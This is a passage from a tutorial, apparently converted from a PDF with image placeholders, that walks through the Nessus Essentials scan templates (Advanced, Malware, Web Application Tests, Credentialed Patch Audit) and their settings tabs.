
The Nessus scanner contains many unique scanning templates; this section covers all models provided in the Essential version. Enter the My Scans tab and click on New Scan to access the templates. Scanner templates fall into three categories: **Discovery**, **Vulnerabilities**, and **Compliance**.

**Advanced Scan**


Like the **Basic Scan**, without any recommended **Discovery** templates, the user can change any **Discovery** setting.




The pre-set settings are the default unchangeable settings used by the Basic Scan template. Inside **Host Discovery**, we see the setting, allowing Nessus's action to identify the host.




Inside **Port Scanning**, we have a similar option to the **Basic Scan**, selecting a port range.



Inside **Service Discovery**, configure Nessus to probe SSL/TLS ports.




Under **Assessment**, we prompted the tabs. These options allow controlling how the template acts in these four categories.




*Advanced Dynamic Scan*

The plugins of the **Advanced Scan** allow you to enable and disable them by choice.




The **Advanced Dynamic Scan** plugins have dynamically selected the plugins.




### Malware Scan

This template automatically scans **Windows** and **Unix** environments for malicious activity. Under **Assessments**, tell Nessus not to use DNS resolution when scanning. The network for a malicious IP address provides Nessus with a custom list of known bad and good hashes, sets YARA rules, and forces Nessus to scan the File System for malicious files.






Under **Plugins**, see the additional malware assessments available. As the Nessus scanner needs access to the machine, it must input credentials in the Credentials tab as desired.




*Web Application Tests*

This template scan for published and unknown web vulnerabilities. Under **Assessments**, select the type of scan, either **Simple**, **Quick**, or **Complex**.



Inside the **Plugins** tab, see which additional tests Nessus should run against the target.




The screenshot shows the Nessus Essentials interface for configuring a new scan. The 'Plugins' tab is active, displaying a table of plugin families and their counts.

PLUGIN FAMILY ▲	TOTAL	PLUGIN NAME
CGI abuses	4532	No plugin family
CGI abuses : XSS	690	
Settings	2	

#### *Credentialed Patch Audit*

This template attempt to enumerate the given target host to retrieve credentials. By the Nessus documents, UNIX requires a Non-privileged user with local access to Linux systems to determine simple security issues. An account with *root* privileges is necessary for more comprehensive information. In contrast, Windows systems require an administrator-level account to use. Inside **Assessment**, see the kind of internal enumerations Nessus can run.



The screenshot shows the Nessus Essentials interface for configuring a new scan. The 'Plugins' tab is active, displaying the 'Assessment' section with 'Windows' selected under 'User Enumeration Methods'.

**General Settings**

- Request information about the SMB Domain


**User Enumeration Methods**

- SAM Registry
- ADSI Query



